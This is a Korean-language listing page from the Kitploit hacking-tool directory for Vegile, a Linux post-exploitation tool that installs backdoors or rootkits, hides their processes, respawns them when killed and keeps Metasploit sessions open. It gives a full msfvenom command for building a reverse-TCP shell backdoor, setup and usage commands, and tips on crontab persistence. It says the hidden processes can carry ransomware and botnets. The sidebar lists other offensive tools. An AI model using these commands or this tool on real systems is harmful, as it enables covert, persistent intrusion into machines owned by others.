Skip to content
KitploitKITPLOIT
도구익스플로잇블로그
Log in
제출
도구익스플로잇블로그
제출

해킹, 침투 테스트 및 사이버 보안 도구를 당신의 보안 무기고에!

Kitploit은 해킹, 사이버 보안 및 침투 테스트 도구 디렉토리입니다. 최신 프로젝트 업데이트를 발견하여 취약점을 찾고, 시스템을 분석하고, 테스트를 자동화하고, 보안을 강화하세요.

피드문의개인정보© 2026 Kitploit

도구 디렉토리

카테고리

모든 카테고리 보기
Loading categories
Vegile — 이 도구는 백도어/루트킷을 설정합니다. 백도어가 이미 설정되면 특정 프로세스를 숨기고, Metasploit에서 세션을 무제한 및 투명하게 만듭니다. 심지어 종료되어도 다시 실행됩니다. 항상 다른 프로세스를 실행하는 프로세스가 존재하므로, 이 프로세스는 마치 Ghost in the Shell처럼 막을 수 없습니다. | Kitploit
도구/GitHubGitHub/screetsec/vegile
Privilege EscalationExploit FrameworksPayload GenerationPersistence MechanismsLateral MovementPost-ExploitationPenetration Testing
GitHubscreetsec/vegile

Vegile

이 도구는 백도어/루트킷을 설정합니다. 백도어가 이미 설정되면 특정 프로세스를 숨기고, Metasploit에서 세션을 무제한 및 투명하게 만듭니다. 심지어 종료되어도 다시 실행됩니다. 항상 다른 프로세스를 실행하는 프로세스가 존재하므로, 이 프로세스는 마치 Ghost in the Shell처럼 막을 수 없습니다.

저장소 보기
7531661437년 전Kitploit 검토 완료
공유

Vegile - Ghost In The Shell

Version Stage Build

Vegile는 리눅스에서 포스트 익스플로잇 기술을 위한 도구입니다. 포스트 익스플로잇 기술은 일정 수준의 액세스를 유지하고 잠재적으로 대상의 신뢰 네트워크로 더 깊이 침투할 수 있도록 보장합니다.

기부

  • 이 프로젝트가 침투 테스트에 매우 도움이 되고 저를 지원하고 싶다면, 커피 한 잔 사주세요 :)
  • Donation

📖 작동 방식

이 도구는 백도어/루트킷을 설정합니다. 백도어가 설정되면 특정 프로세스가 숨겨지고, metasploit에서 세션이 무제한이 되며 투명해집니다. 심지어 종료되어도 다시 실행됩니다. 항상 다른 프로세스를 실행하는 프로세스가 존재하므로, 이 프로세스는 죽지 않는 Ghost in The Shell과 같다고 볼 수 있습니다.

이 내용을 읽어주세요

  • 현재 저는 msfvenom 명령어로 reverse_shell을 사용한 백도어와 리눅스용 수동 백도어만 테스트했습니다 [ 작동함 ] 또는 thefatrat를 사용하여 간단한 백도어를 만들 수 있습니다.
  • msfvenom -a x86 --platform linux -p linux/x86/shell/reverse_tcp LHOST=IP LPORT=PORT -b "\x00" -f elf -o NAME_BACKDOOR
  • 숨겨진 프로세스는 루트킷, 백도어, 랜섬 및 봇넷 { sh, python, perl, exe 및 binary } 에 사용할 수 있습니다.
  • 피해자는 base32 및 base64를 시스템에 포함한 모든 리눅스 배포판을 대상으로 합니다.
  • 지속성을 얻으려면 crontab 및 xinit.d를 백도어에 사용할 수 있습니다.
  • 이는 세션과 백도어/루트킷을 유지하는 간단한 알고리즘일 뿐입니다. 직접 탐구해보세요.

시작하기

  1. git clone https://github.com/Screetsec/Vegile.git
  2. cd Vegile
  3. chmod +x Vegile

Vegile 사용법

인자 없이 Vegile을 실행하면 가장 일반적인 옵션 목록이 표시됩니다. 다음 명령어를 사용할 수 있습니다:
  • Vegile -i / --inject [backdoor/rootkit]
  • Vegile -u / --unlimited [backdoor/rootkit]
  • Vegile -h / --help

데모 영상



  • Vegile demo

  • Vegile demo

:octocat: 크레딧

  • 알라에게 감사드립니다.
  • Dracos Linux from Scratch Indonesia (훌륭한 침투 OS), http://dracos-linux.org/ 에서 확인 가능
  • Bash.ID, WingkoColi, Reversing ID, IndoXploit, Backbox Indonesia, Depok Cyber Security 및 Indonesia Backtrack Team
  • Offensive Security의 훌륭한 OS ( http://www.offensive-security.com/ )
  • http://www.kali.org/ Kali Linux
  • 참고 자료와 아이디어를 제공해 주신 gianlucaborello [ https://sysdig.com/blog/hiding-linux-processes-for-fun-and-profit/ ]
  • github의 다른 오픈소스 도구들

면책 조항

참고: 이 소스 코드에 대한 수정, 변경 또는 변형은 허용되지만, 이 코드를 사용한 모든 공개 릴리스는 이 도구의 작성자( Edo maland )의 승인을 받아야 합니다.

도구 다운로드

인기

모두 보기 →

커뮤니티에서 가장 많이 사용되는 도구를 찾아보세요.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 궁극의 OSINT 툴킷: 조사 그래프, 신뢰도 점수 산정, 별칭 패밀리, 지도, 타임라인 및 보고서. 49개 모듈, 400개 이상 사이트, API 키 불필요.

    654
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # GhostLock 원탭 실행 앱 (CVE-2026-43499)

    490
  • 3

    ARTEX

    baarai/artex

    LLM 멀티 에이전트 자율 침투 테스트 플랫폼으로, 플래너/워커 에이전트, 자산 및 탐색 그래프, MITM 트래픽 기록, 취약점 재테스트 기능을 제공합니다.

    395
  • 4

    redforge

    cybersecurity91/redforge

    브라우저 측 레드 팀 툴킷으로, 정찰, 페이로드 생성, 자격 증명 공격, 암호화, 인코딩 및 참여 보고를 위한 102개의 오프라인 도구를 제공합니다.

    336
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AI 네이티브 사이버보안을 위한 행동 체계—의도가 통제된 실행이 되고, 증거가 운영 메모리가 되며, 모든 운영이 다음 운영을 개선하는 곳.

    258
  • 6

    antifox

    antifox-ai/antifox

    정찰, 공격 표면 탐색, 익스플로잇 검증, 증거 기반 보고서 전달을 수행하는 AI 멀티 에이전트 자율 침투 테스트 플랫폼입니다.

    252

모든 도구 탐색

도구 컬렉션을 둘러보세요

모든 도구 보기 →